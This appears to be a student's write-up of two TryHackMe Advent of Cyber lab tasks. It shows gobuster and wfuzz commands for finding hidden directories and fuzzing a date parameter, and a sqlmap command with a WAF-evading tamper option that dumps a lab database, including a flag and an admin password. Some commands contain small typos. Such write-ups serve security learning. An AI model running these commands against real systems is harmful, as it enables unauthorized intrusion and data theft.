
Solutions:

Question 1

Since big.txt is in our current directory, by using wfuzz, the command would be wfuzz -c -z file.big.txt <http://shibes.xyz/api.php?breed=FUZZ>

Question 2


To find the file in /api directory, the IP is entered, the page is shown below.



To find the API directory, we need to use gobuster. Since we are using the default wordlist in kali linux "big.txt", the command `gobuster dir -u http://10.10.130.166 -w /usr/share/wordlists/dirb/big.txt -x php` is entered. The /api directory can now be viewed.

```
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/000": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/Tests": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/Themes": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/TEST": dial tcp 10.10.130.166:80: i/o timeout (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/Technology": dial tcp 10.10.130.166:80: i/o timeout (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/Test": dial tcp 10.10.130.166:80: i/o timeout (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/Thumbs.db.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/06/16 06:05:30 [+] Get "http://10.10.130.166/api/": (Status: 301) [→ http://10.10.130.166/api/]
```

Heading back to the page, since we found the directory, /api is inserted in the URL after the IP address, the file site-log.php is found.




Question 3

To fuzz the date parameter, the provided wordlist is downloaded. The command `wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.130.136/api/site-log.php?date=FUZZ` is entered. We can see the characters are different for date 20201125, which might be the correct date value to bypass.

ID	Response	Lines	Word	Chars	Payload
00000007:	200	0 L	0 W	0 Ch	"20201106"
00000001:	200	0 L	0 W	0 Ch	"20201106"
00000011:	200	0 L	0 W	0 Ch	"20201110"
00000005:	200	0 L	0 W	0 Ch	"20201104"
00000006:	200	0 L	0 W	0 Ch	"20201105"
00000004:	200	0 L	0 W	0 Ch	"20201103"
00000010:	200	0 L	0 W	0 Ch	"20201109"
00000002:	200	0 L	0 W	0 Ch	"20201101"
00000008:	200	0 L	0 W	0 Ch	"20201107"
00000003:	200	0 L	0 W	0 Ch	"20201102"
00000009:	200	0 L	0 W	0 Ch	"20201108"
00000016:	200	0 L	0 W	0 Ch	"20201115"
00000015:	200	0 L	0 W	0 Ch	"20201114"
00000012:	200	0 L	0 W	0 Ch	"20201111"
00000020:	200	0 L	0 W	0 Ch	"20201119"
00000013:	200	0 L	0 W	0 Ch	"20201112"
00000017:	200	0 L	0 W	0 Ch	"20201116"
00000018:	200	0 L	0 W	0 Ch	"20201117"
00000014:	200	0 L	0 W	0 Ch	"20201113"
00000022:	200	0 L	0 W	0 Ch	"20201121"
00000019:	200	0 L	0 W	0 Ch	"20201118"
00000027:	200	0 L	0 W	0 Ch	"20201126"
00000024:	200	0 L	0 W	0 Ch	"20201123"
00000021:	200	0 L	0 W	0 Ch	"20201120"
00000030:	200	0 L	0 W	0 Ch	"20201129"
00000029:	200	0 L	0 W	0 Ch	"20201128"
00000028:	200	0 L	0 W	0 Ch	"20201127"
00000023:	200	0 L	0 W	0 Ch	"20201122"
00000025:	200	0 L	0 W	0 Ch	"20201124"
00000031:	200	0 L	0 W	0 Ch	"20201130"
00000026:	200	0 L	1 W	13 Ch	"20201125"
00000034:	200	0 L	0 W	0 Ch	"20201203"
00000033:	200	0 L	0 W	0 Ch	"20201202"
00000035:	200	0 L	0 W	0 Ch	"20201204"
00000032:	200	0 L	0 W	0 Ch	"20201201"
00000036:	200	0 L	0 W	0 Ch	"20201205"
00000042:	200	0 L	0 W	0 Ch	"20201211"

The date value 20201125 is entered in the URL, which in turn shows the flag.



Question 4

-f stores results to filename and printer.

Thought process/methodology:

The IP is first entered. To access the hidden /api directory, we assume that we need to use gobuster. Based on the hints given, we should use the default wordlist in kali linux which is big.txt. We entered the command gobuster dir -u http://10.10.130.166 w/usr/share/wordlists/dirb/big.txt -x php, we can now view the /api directory. Since we found the directory, /api is inserted in the URL after the IP address, the file site-log.php is found. Having no clue to fuzz the date parameter, we noticed that we should use wfuzz and the wordlist given in this task. We then proceeded to download the wordlist, entered the respective command wfuzz -c -z file,/home/kali/Downloads/wordlist -u <http://10.10.130.166/api/site-log.php?date=FUZZ> which showed different characters for date value 20201125. We deduced that this could be a correct value to bypass the site. We then tried by entering the date value in the URL, which successfully showed the flag.

Day 5 : [Web Exploitation] Someone stole Santa's gift list!

Tools used: THM Attack box, Firefox

Solutions:

Question1


Referring to microsoft documentation with show that the default port number for sql server is 1433 and this is the website url [Port number sql server](#)

The screenshot shows a Microsoft Docs page for SQL Server 2022 Preview. The title is 'Configure a Server to Listen on a Specific TCP Port'. The page content discusses how to configure the SQL Server Database Engine to listen on a specific fixed port using the SQL Server Configuration Manager. It notes that if enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. The page also mentions that changing the port number is not considered a robust security measure. The sidebar on the left lists other articles related to SQL Server configuration, such as 'Configure a Server to Listen on an Alternate Pipe' and 'Enable Encrypted Connections to the Database Engine'.

Question2

To find Santa's secret login panel, first need to copy the IP machine 10.10.208.192:8000 and enter the [/santapanel](#) database at the machine's IP address then it will be directed to the Santa's login

screen.



Question3

The **tamper** command is used in the database from the hint in Santa's TODO list to get around the sqlmap and WAF.

```
root@ip-10-10-84-169:~# sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
```

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using

```
--tamper=space2comment
```

Question4

After bypassing the login page, and using the tamper command , it will reach this page which will show that there are **22** entries in the gift database.

Santa's admin panel - Mozilla Firefox		
root@ip-10-10-84-169:~		
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question5

Using the same picture, it also shows the age of James which is 8 years old.

James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question6

In the same table, it showed what Paul asked for, which is **github ownership**.

James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question7

After running through the sql map in the terminal and exporting the database, the flag will be found at the hidden table which is called **thmfox{All_I_Want_for_Christmas_Is_You}**.

```
[01:38:50] [INFO] Fetching columns for table 'hidden_table' in database 'SQLite_masterdb'
[01:38:50] [INFO] Fetching entries for table 'hidden_table' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: hidden_table
1 entry
flag
thmfox{All_I_Want_for_Christmas_Is_You}
[01:38:50] [INFO] Table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/Desktop/hidden_table.csv'
```

Question8

Using the same way and the admin password will be found in the admin table which is **EhCNSWzzFP6sc7gB**.

```
Applications Places Wed 22 Jun, 10:32AttackBox IP:10.10.84.169
Santa's admin panel - Mozilla Firefox
root@ip-10-10-84-169: ~
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+-----+
```

Thought Process/Methodology:

Opening the attackbox application in Firefox and launching it requires copying and pasting the IP address 10.10.208.192:8000 into the attackbox's URL field. We will then arrive at a page that displays "Santa's Official Forum." Entering 10.10.208.192:8000/santapanel successfully loaded a page where we had to enter our username and password to access Santa's hidden login panel. After that, we used SQL injection to get past the login screen and saw some database data. The instructions to activate the intercept and burp proxy servers in the Firefox logo are now being followed. The root directory was saved as panel.request. In order to proceed to the sqlmap, we use the command sqlmap -r intercept.request --tamper=space2comment -dump-all --dbms sqlite. In this step, we discovered that there are a total of 22 entries, plus the others in the table. Last but not least, we discovered the flag in the secret table All I Want for Christmas Is You, admin and password EhCNSWzzFP6sc7gB.